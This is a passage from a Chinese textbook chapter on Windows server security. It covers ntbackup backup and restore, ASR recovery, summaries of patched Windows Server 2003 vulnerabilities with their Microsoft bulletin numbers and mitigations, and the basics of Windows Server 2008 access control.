


图 5-23　备份类型




图 5-24　备份选项

（11）在“备份时间”页面中的“什么时候执行备份”下，选中“以后”。在“计划项”的“作业名”中输入描述性名称，然后单击“设定备份计划”按钮，如图 5-25 所示。




图 5-25　备份时间

（12）在“计划作业”对话框的“计划任务”中，单击下拉菜单中的“每周”。

（13）在“开始时间”中，使用向上和向下箭头键选择开始备份的适当时间。单击“高级”以指定计划任务的开始日期和结束日期，或指定计划任务是否按照特定时间间隔重复运行。在“每周计划任务”中，根据需要选择一天或几天以创建备份，然后单击“确定”，如图 5-26 所示。

（14）在“设置账户信息”对话框的“运行方式”中，输入域、工作组和已授权执行备份和还原操作的账户的用户名。使用 domain\username 或 workgroup\username 格式。在“密码”中输入用户账户的密码。在“确认密码”中再次输入密码，然后单击“确定”，如图 5-27 所示。



图 5-26　计划作业




图 5-27　设置账户信息

（15）在“完成备份或还原向导”页面中，确认设置，然后单击“完成”。

进行每周差异备份操作的流程除了在“备份类型”页面的“选择要执行的备份操作类型”中，要选择的项是“差异”外，其他与每周备份的流程类似，在此就不再重复介绍。

5.7.3　从备份还原文件

如果硬盘中的原始数据不小心被擦除或覆盖，或者因为硬盘故障而无法访问，可以从备份副本中进行还原。要执行此过程，用户必须是本地计算机上的管理员组或备份操作员组成员，或者已授予用户适当的权限。如果计算机已加入域，则域管理员组成员也可以执行此过程。还原文件和文件夹要求用户拥有最近的普通备份和差异备份。

从备份恢复文件的具体操作过程如下：

（1）单击“开始”，然后单击“运行”，输入 ntbackup，然后单击“确定”。

（2）出现“备份或还原向导”。单击“下一步”。

（3）在“备份或还原”页面中，单击“还原文件和设置”，然后单击“下一步”。

（4）在“还原项目”页面上，单击项目以展开其内容。勾选包含要还原的数据的所有设备或文件夹，然后单击“下一步”，如图 5-28 所示。

（5）在“完成备份或还原向导”页面中，如果要更改任何高级还原选项，例如还原安全设置和交接点数据，则单击“高级”。完成设置高级还原选项后，单击“确定”。验证是否所有设



图 5-28　还原项目页面

置都正确，然后单击“完成”。

5.7.4　使用 ASR 集还原计算机

仅在使用其他方法（例如启动选项“安全模式”和“最后一次正确的配置”）无法进行系统恢复的情况下，才使用 ASR 做最后的尝试。

在恢复阶段，在安装光盘引导的文本模式下出现提示时，按 F2 键使用 ASR 的还原功能。ASR 将从软盘中读取磁盘配置，并至少还原用于启动计算机的磁盘上的所有磁盘签名、卷和分区（ASR 将尝试还原所有磁盘配置，但在某些情况下，ASR 不可能还原全部磁盘配置）。在这之后 ASR 将安装 Windows 的基本组件，并使用由“自动系统故障恢复准备向导”所创建的 ASR 备份集自动开始还原。

使用 ASR 集还原计算机的主要操作流程如下：

(1) 将原始 Windows 2003 安装 CD 插入驱动器。

(2) 重新启动计算机。当系统提示时按键以从 CD 启动计算机。

(3) 如果在“安装”开始时的纯文本模式阶段得到提示，则按 F2 键。系统将提示插入先前创建的 ASR 软盘。

(4) 遵循屏幕上的指示还原计算机。

5.8　Windows Server 2003 系统的缺陷及防范措施

下面介绍 Windows Server 2003 系统的危害性比较大的安全漏洞。

1. WINS 服务本地权限提升漏洞

WINS 是将 NetBIOS 名称转换为 TCP/IP 网络上的地址的一项服务。虽然 NetBIOS 和 NetBIOS 名称可与 TCP/IP 以外的网络协议一起使用，但 Windows Internet 名称服务（WINS）是专为支持 TCP/IP 上的 NetBIOS（NetBT）而设计的。用户在其中访问具有 NetBIOS 名称的资源的任何环境都需要 WINS。如果不在此类网络中使用 WINS，除非每个系统都含有自己的 Lmhosts 文件，否则无法使用其 NetBIOS 名称连接到远程网络资源，

而且可能无法建立文件和打印共享连接。

Windows 名称服务(WINS)中存在一个特权提升漏洞，WINS 没有充分验证特制 WINS 网络数据包内的数据结构。该漏洞可能允许本地攻击者使用提升的特权运行代码。成功利用此漏洞的攻击者可以完全控制受影响的系统。随后，攻击者可以安装程序，查看、更改或删除日期，或者创建新账户。

Microsoft 已经为此发布了一个安全公告(MS08-034)以及相应补丁。

2. Windows Server 2003 DNS 服务器漏洞

Microsoft Windows DNS 服务器的 RPC 接口在处理异常请求时存在栈溢出漏洞，远程攻击者可能利用此漏洞获取服务器的管理权限。如果远程攻击者能够向有漏洞的系统发送特制的 RPC 报文的话，就可以触发这个溢出，就能够获得该系统的管理员权限，远程执行任意指令。这个漏洞是一个堆栈溢出漏洞。

根据微软发布的消息，Windows XP 和 Windows Vista 不会受到这一 DNS 漏洞的影响，Windows 2000 Server SP4，Windows Server 2003 SP1，Windows Server 2003 SP2 则存在这一漏洞。

Microsoft 已经为此发布了一个安全公告(MS07-029)以及相应补丁。有关此问题的详细信息(包括可用安全更新的下载链接)，请查看 MS07-029。

3. 路由和远程访问服务溢出漏洞

远程攻击者可以通过特制的 RPC 请求触发 Microsoft Windows 路由和远程访问服务(RRAS)中的缓冲区溢出，导致执行任意指令。

该漏洞的临时解决方法如下。

(1) 禁用远程访问连接管理器服务。

(2) 在防火墙阻断：

- UDP 端口 135，137，138，445，以及 TCP 端口 135，139，445，593。
- 所有大于 1024 端口上的未经请求的入站通信。
- 任何其他明确配置的 RPC 端口。

(3) 使用个人防火墙，如 Windows XP 和 Windows Server 2003 捆绑的 Internet 连接防火墙。

(4) 在支持的系统上启用高级 TCP/IP 过滤功能。

(5) 在受影响的系统上使用 IPSec 阻断受影响的端口。

Microsoft 已经为此发布了一个安全公告(MS06-025)以及相应补丁。

4. Windows Shell 漏洞

Windows Shell API 是支持系统操作环境扩展的编程接口。在 Windows Shell 启动应用程序的方式中存在一个远程执行代码漏洞，Windows API 支持将类标识符(CLSID)与文件类型关联起来的功能。攻击者可能使用 CLSID 而不是文件类型的有效扩展名，这可能会诱使用户运行恶意程序。

如果用户使用管理权限登录，成功利用此漏洞的攻击者可以完全控制受影响的系统，包括安装程序，查看、更改或删除数据，或者创建拥有完全权限的新账户。不过，要利用此漏洞，需要进行用户交互。那些账户被配置为拥有较少系统权限的用户比具有管理权限的用户受到的威胁要小。

要利用此漏洞,攻击者必须拥有一个恶意 Web 站点,然后诱使用户查看该 Web 站点。攻击者还可能创建一个包含特制链接的 HTML 电子邮件,然后诱使用户查看该 HTML 电子邮件并单击恶意链接。所以用户访问了恶意 Web 站点,攻击者就有可能会利用此漏洞。

Microsoft 已经为此发布了一个安全公告(MS04-024)以及相应补丁。更新程序删除了在 Windows Shell 中将 CLSID 用作文件类型的功能。

5. SMB 池溢出漏洞

Microsoft 服务器消息块(SMB)协议是 Microsoft Windows 中使用的一项 Microsoft 网络文件共享协议。

Microsoft 服务器消息块(SMB)协议软件处理特制 SMB 数据包的方式中存在一个未经身份验证的远程执行代码漏洞。利用该漏洞的尝试不要求进行身份验证,从而使攻击者可能通过创建特制的 SMB 数据包并将其发送到受影响的系统来试图利用此漏洞。成功利用此漏洞的攻击者可以完全控制系统。

带有 SMB 服务器服务的所有系统均会受此漏洞影响。域控制器受此漏洞的威胁更大,由于这些系统默认情况下向所有域用户开放网络共享。

Microsoft 已经为此发布了一个安全公告(MS10-054)以及相应更新程序。通过纠正在格式错误的 SMB 请求中验证字段的方法,此更新解决了漏洞。

6. SChannel 中 TLS/SSL 重新协商漏洞

Microsoft Windows SChannel 身份验证组件中实施的 TLS/SSL 协议存在一个欺骗漏洞。成功利用此漏洞的攻击者能够在受保护的 TLS/SSL 连接上引入信息,从而有效发送流量来欺骗经验证的客户端。

造成漏洞的原因是因为:RFC 2246 中所述的 TLS 协议介绍了重新协商功能,该功能允许任一对等端任何时间点重新协商受保护的连接的参数。能够利用其他攻击(如 DNS 欺骗或本地子网攻击)成为连接中间人的攻击者可能滥用此类重新协商功能,将应用程序特定的命令预先设计到正在建立的有效的 TLS 会话中。

所谓中间人攻击就是:当攻击者通过其计算机在通信中的两个用户之间重新路由并通信而这两个通信用户毫不知情时,发生中间人攻击。通信中的每个用户在不知不觉中将通信发送给攻击者,或接收来自攻击者的通信,却认为只是在与预期的用户进行通信。在此漏洞中,中间人不能读取、解密或更改客户端与服务器之间的加密通信。中间人只能够将请求引入在客户端的上下文中执行的 TLS 会话中。

攻击者利用此漏洞在客户端和服务器之间设置中间人攻击,然后在尝试 SSL 重新协商时立即中断它们的连接。此时,攻击者可以将有限的数据集引入受保护的路径,服务器会将该数据解释为来自受信任客户端的数据。

Microsoft 已经为此发布了一个安全公告(MS10-049)以及相应更新程序。此更新通过实施 RFC 5746 来解决此漏洞。该 RFC 引入了 TLS 扩展,它以加密方式将 TLS 重新协商与在其上执行协商的原始 TLS 连接相关联。这样就可以先执行身份验证,然后进行验证,并防止遭受攻击。

相比 Windows 2000/XP 系统来说,微软新一代的 Windows Server 2003 操作系统在安全性能方面得到了加强。但任何事物都没有十全十美的,微软 Windows Server 2003 也是如此,照样存在着系统漏洞,存在着不少安全隐患。微软公司定期会发布安全公告和补丁程

序，修复包括Windows内核、IE、Office、.Net等一系列严重漏洞。用户应关注微软的安全公告，及时安装补丁程序。

5.9 Windows Server 2008系统的安全与保护

Windows Server 2008提供了网络环境下的一个成功的安全保密系统。从最初开发Windows NT到目前广泛使用的Windows Server 2008，其安全系统已日趋成熟、完备，但同时也使得系统的管理人员在构造网络环境、进行权限分配时，感到复杂、难以掌握，很难设置完善，这也使得攻击者找到漏洞成为可能。

一般来说，Windows Server 2008的访问控制策略是完善、方便、先进的。Windows Server 2008的访问控制策略是基于自主访问控制的，根据对用户进行授权，来决定用户可以访问哪些资源以及对这些资源的访问能力，可以保证没有特定权限的用户不能访问任何资源，而同时这些安全性的运行又是透明的。既可防止未授权用户的闯入，也可防止授权用户做他不该做的事情，从而保证了整个网络系统高效、安全的正常运行。

Windows Server 2008的网络安全性依赖于给用户或组授予的3种能力：权力（在系统上完成特定动作的授权，一般由系统指定给内置组，但也可以由管理员将其扩大到组和用户上）、共享（用户可以通过网络使用的文件夹）、权限（可以授予用户或组的文件系统能力）。为了简化授权，可以利用用户组的概念，同一用户组的用户的权限设置相同。另外为大型或复杂系统提供了更为灵活和简便的管理方法，还涉及域间委托的问题。

Windows Server 2008分为32位操作系统和64位操作系统两种，它可以更好地发挥CPU的处理能力，并采用了操作系统的最新技术，几乎提供了现有操作系统的所有功能。Windows Server 2008分为Windows Server 2008，Windows Server 2008 Standard，Windows Server 2008 Enterprise，Windows Server 2008 Datacenter，Windows Server 2008 for Itanium-Based Systems，Windows HPC Server 2008，Windows Server 2008 Standard without Hyper-V，Windows Server 2008 Enterprise without Hyper-V，Windows Server 2008 Datacenter without Hyper-V若干个版本。它们为用户提供了快速的多任务环境和多种数据服务环境。目前，Microsoft公司提供的最新的网络操作系统是Windows 2008 R2。

5.9.1 Windows Server 2008的安全性

Windows Server 2008设计了很完善的安全性验证机制。为了保证文件系统的安全性，应将重要的数据文件存放在Windows Server 2008的NTFS分区上。NTFS提供了对数据文件的访问控制和安全性。

NTFS的安全性是通过以下手段实现的：

（1）本地设置文件级和目录级访问许可。

（2）审核与安全性相关的事件。

（3）创建文件和目录的用户保留文件及目录的所有权。

（4）事务记录允许NTFS校正文件的错误。

NTFS支持文件和目录许可、文件和目录访问跟踪（通过审核）、事务记录并支持文件和目录所有权。

1. 用户权力

用户权力控制谁能在 Windows Server 2008 计算机上执行各类行为。受权力管制的行为包括要在本机本地登录的能力、关闭该机、设置时间、备份和恢复服务器文件以及执行其他任务等。在 Windows Server 2008 域中,权力在域的级别上被授予或限制。若一个组在域中有一个权限,那么它的所有成员在域的主域和备份域控制器上都有此权限。权力适用于对整个系统范围内的对象和任务的操作,通常是用来授权用户执行某些系统任务。当用户登录到一个具有某种权力的账号时,该用户就可以执行与该权力相关的任务。

表 5-2 中这些权力一般已经由系统授给内置组,需要时也可以由管理员将其扩大到组和用户上。

表 5-2 用户的特定权力

权　　力	允许的用户动作
Access this computer from Network	可使用户通过网络访问该计算机
Add workstation to a domain	允许用户将工作站添加到域中
Backup files and directories	授权用户对计算机的文件和目录进行备份
Change the system time	用户可以设置计算机的系统时钟
Load and unload device drive	允许用户在网络上安装和删除设备的驱动程序
